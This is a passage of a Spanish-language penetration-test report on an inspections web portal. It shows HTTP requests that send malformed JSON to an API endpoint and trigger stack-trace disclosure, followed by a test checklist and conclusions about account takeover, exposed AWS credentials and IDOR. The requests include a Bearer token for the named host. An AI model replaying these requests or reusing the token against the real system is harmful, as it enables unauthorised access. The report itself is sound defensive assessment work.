13 <title>
  Error
14 </title>
15 </head>
16 <body>
  <p>
    SyntaxError: Expected property name or
    &#39;&#39; in JSON at position 1 (line 1 column
    2)<br>
    &nbsp; &nbsp; &nbsp; at JSON.parse (<anonymous>)<br>
    &nbsp; &nbsp; &nbsp; at parse
    (/usr/src/app/node_modules/body-parser/lib/types
    /json.js:92:19)<br>
    &nbsp; &nbsp; &nbsp; at
    /usr/src/app/node_modules/body-parser/lib/read.j
    s:128:18<br>
    &nbsp; &nbsp; &nbsp; at AsyncResource.runInAsyncScope
    (node:async_hooks:214:14)<br>
    &nbsp; &nbsp; &nbsp; at invokeCallback
    (/usr/src/app/node_modules/raw-body/index.js:238
    :16)<br>
    &nbsp; &nbsp; &nbsp; at done
    (/usr/src/app/node_modules/raw-body/index.js:227
    :7)<br>
    &nbsp; &nbsp; &nbsp; at IncomingMessage.onEnd
    (/usr/src/app/node_modules/raw-body/index.js:287
    :7)<br>
    &nbsp; &nbsp; &nbsp; at IncomingMessage.emit
    (node:events:519:28)<br>
    &nbsp; &nbsp; &nbsp; at endReadableNT
  
```

Request	Response
<pre> 1 POST /api/v1/workflow/tieneEstadoReprogramacion HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Content-Length: 1 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer zdhS_dtLdaPKGEj__PPD9Yn5KfKFTzbQbmNX_Qzd1TOYm9DSsH 6 Accept-Language: es-ES,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-inspecciones.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-inspecciones.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 " </pre>	<pre> 13 <title> Error </title> 14 </head> 15 <body> 16 <pre> La respuesta muestra rutas internas SyntaxError: Unexpected token &#39;&#39;&#39;, &quot;&#39;&quot; is not valid JSON
 &nbsp; &nbsp; &nbsp; at JSON.parse (<anonymous>):
 &nbsp; &nbsp; &nbsp; at createStrictSyntaxError (/usr/src/app/node_modules/body-parser/lib/types /json.js:169:10)
 &nbsp; &nbsp; &nbsp; at parse (/usr/src/app/node_modules/body-parser/lib/types /json.js:86:15)
 &nbsp; &nbsp; &nbsp; at /usr/src/app/node_modules/body-parser/lib/read.j s:128:18
 &nbsp; &nbsp; &nbsp; at AsyncResource.runInAsyncScope (node:async_hooks:214:14)
 &nbsp; &nbsp; &nbsp; at invokeCallback (/usr/src/app/node_modules/raw-body/index.js:238 :16)
 &nbsp; &nbsp; &nbsp; at done (/usr/src/app/node_modules/raw-body/index.js:227 :7)
 &nbsp; &nbsp; &nbsp; at IncomingMessage.onEnd (/usr/src/app/node_modules/raw-body/index.js:287 :7)
 &nbsp; &nbsp; &nbsp; at IncomingMessage.emit </pre>

Request	Response
<pre> 1 POST /api/v1/workflow/tieneEstadoReprogramacion HTTP/2 2 Host: qa-inspecciones.agunsa.com 3 Content-Length: 2 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer zdhS_dtLdaPKGEj__PPD9Yn5KfKFTzbQbmNX_Qzd1TOYm9DSsH 6 Accept-Language: es-ES,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-inspecciones.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-inspecciones.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 -- </pre>	<pre> 14 </head> 15 <body> 16 <pre> La respuesta muestra rutas internas SyntaxError: Unexpected token &#39;&#39;&#39;, &quot;&#39;&quot; is not valid JSON
 &nbsp; &nbsp; &nbsp; at JSON.parse (<anonymous>):
 &nbsp; &nbsp; &nbsp; at createStrictSyntaxError (/usr/src/app/node_modules/body-parser/lib/types /json.js:169:10)
 &nbsp; &nbsp; &nbsp; at parse (/usr/src/app/node_modules/body-parser/lib/types /json.js:86:15)
 &nbsp; &nbsp; &nbsp; at /usr/src/app/node_modules/body-parser/lib/read.j s:128:18
 &nbsp; &nbsp; &nbsp; at AsyncResource.runInAsyncScope (node:async_hooks:214:14)
 &nbsp; &nbsp; &nbsp; at invokeCallback (/usr/src/app/node_modules/raw-body/index.js:238 :16)
 &nbsp; &nbsp; &nbsp; at done (/usr/src/app/node_modules/raw-body/index.js:227 :7)
 &nbsp; &nbsp; &nbsp; at IncomingMessage.onEnd (/usr/src/app/node_modules/raw-body/index.js:287 :7)
 &nbsp; &nbsp; &nbsp; at IncomingMessage.emit (node:events:519:28)
 &nbsp; &nbsp; &nbsp; at endReadableNT </pre>

Checklist Batería de Pruebas

1. RECOPIACIÓN DE INFORMACIÓN	
Reconocimiento de fugas de información	☐
Fingerprint de Servidor Web	X
Revisar metadatos en el portal web	X
Enumerar Aplicaciones dentro el Servidor Web	X
Revisar el contenido de la página web	X
Identificar los puntos de entrada de la aplicación	☐
Trazar rutas de ejecución a través de la aplicación	☐
Fingerprint al Framework de Aplicación Web	X
Fingerprint de Aplicación Web	X
Mapeo de arquitectura de aplicación	☐
2. PRUEBAS DE CONFIGURACIÓN Y DESPLIEGUE	
Verificar la política de CORS	X
Prueba a la configuración de la plataforma de aplicaciones	☐
Prueba de manejo de extensiones de archivos para información confidencial	X
Búsqueda de copias de seguridad antigua y archivos sin referencia	X
Enumerar interfaces de administración de aplicación e infraestructura	☐
Prueba de métodos HTTP	☐
Verificar HTTP Strict Transport Security (HSTS)	☐
Prueba de RIA Cross Domain Policy	☐
Prueba de permisos de archivos	X
Búsqueda de directorios ocultos	X
3. PRUEBAS DE GESTIÓN DE IDENTIDAD	
Pruebas de definiciones de roles	X

Pruebas al proceso de registro de usuario	X
Pruebas al proceso de entrega de cuenta	X
Pruebas de enumeración y adivinación de cuentas de usuario	X
Pruebas de política débil o no aplicada para nombres de usuario	X
4. PRUEBAS DE AUTENTICACIÓN	
Pruebas para transporte de credenciales sobre canal no cifrado	☐
Pruebas de credenciales por defecto	☐
Pruebas de autenticación fallida por método de bloqueo débil	X
Pruebas de Bypass al mecanismo de autenticación MFA	☐
Pruebas de recuperación de contraseña vulnerable	X
Prueba de caché débil del explorador	☐
Pruebas a la política débil de contraseñas	☐
Pruebas de autenticación por pregunta de seguridad débil	☐
Pruebas de cambio de contraseña o funciones de reinicio débiles	X
Pruebas de autenticación débil en un canal alternativo	☐
Pruebas de validación de Captcha/reCaptcha	☐
5. PRUEBAS DE AUTORIZACIÓN	
Inclusión de archivos en directorios transversales	X
Pruebas para eludir el esquema de autorización	X
Prueba de escalada de privilegios	X
Referencia directa insegura a objetos (IDOR)	X
6. PRUEBAS DE GESTIÓN DE SESIONES	
Pruebas del esquema de gestión de sesiones	X
Pruebas para los atributos de las cookies	☐
Pruebas de fijación de sesiones	☐
Pruebas de variables de sesión expuestas	☐
Pruebas de Falsificación de solicitudes entre sitios (CSRF)	☐

7. PRUEBAS DE VALIDACIÓN DE ENTRADAS	
Pruebas de XSS (Cross Site Scripting) reflejado	X
Pruebas de XSS (Cross Site Scripting) almacenado	X
Pruebas de tampering de verbos HTTP	X
Pruebas de HTTP Parameter Pollution	☐
Pruebas de Inyección SQL	X
8. PRUEBAS PARA MANEJO DE ERRORES	
Divulgación de Información en Mensajes de Error	X
Prueba de Stack Traces	X
Divulgación de información en una página debug	☐
9. PRUEBAS DE CRIPTOGRAFÍA DÉBIL	
Pruebas para debilidad en la capa de transporte	☐
Pruebas de Padding Oracle	☐
Pruebas de información confidencial enviada a través de canales no cifrados	☐
Prueba de encriptación débil	X
Exposición de información sensible en la URL	☐
Exposición del PAN completo en pantalla / logs	☐
10. PRUEBAS DE LÓGICA DE NEGOCIO	
Prueba de validación de datos de lógica empresarial	X
Prueba de capacidad para falsificar solicitudes	X
Comprobaciones de integridad	X
Prueba para procesos en tiempo	☐
Prueba Número de veces que se puede usar una función Límites (rate Limit)	X
11. PRUEBAS DEL LADO DEL CLIENTE	
Pruebas de DOM Cross Site Scripting	X
Pruebas de ejecución de Javascript	X
Inyección HTML	X

Pruebas de redirección URL de lado del cliente	☐
Pruebas de Inyección CSS	☐
Pruebas de manipulación de recursos de lado del cliente	☐
Pruebas Cross Origin Resource Sharing (CORS)	X
Pruebas de flasheo entre sitios	☐
Prueba para Clickjacking	☐
Prueba websockets	X
Prueba de mensajería web	☐
Pruebas de almacenamiento en el navegador	☐
Pruebas inclusión secuencias de comandos entre	☐
12. PRUEBAS DE API	
Prueba de Introspección GraphQL habilitada	☐

Conclusiones

En el marco de las pruebas de seguridad realizadas sobre el **Portal Inspecciones**, se identificaron **4** vulnerabilidades que podrían comprometer la seguridad de la aplicación y la protección de la información procesada.

Los hallazgos detectados se relacionan principalmente con:

- Escalamiento de privilegios y apropiación completa de cuentas (ATO) mediante manipulación de respuestas de login y cadenas de vulnerabilidades.
- Exposición de credenciales AWS IAM con acceso Read + Write a buckets S3 que almacenan información sensible.
- Falta de controles de autorización y referencia insegura a objetos (IDOR), permitiendo acceso no autorizado y ejecución de funciones privilegiadas.

Estas vulnerabilidades podrían permitir la alteración de datos, el acceso indebido a información sensible o la enumeración de recursos internos, impactando la confidencialidad, integridad y disponibilidad del sistema.

Se recomienda implementar las medidas de mitigación descritas en el presente informe y realizar las validaciones técnicas correspondientes una vez aplicadas. Asimismo, se sugiere mantener coordinación con el equipo de desarrollo para verificar la correcta implementación de los controles y ejecutar una revalidación posterior que confirme la remediación efectiva de los hallazgos.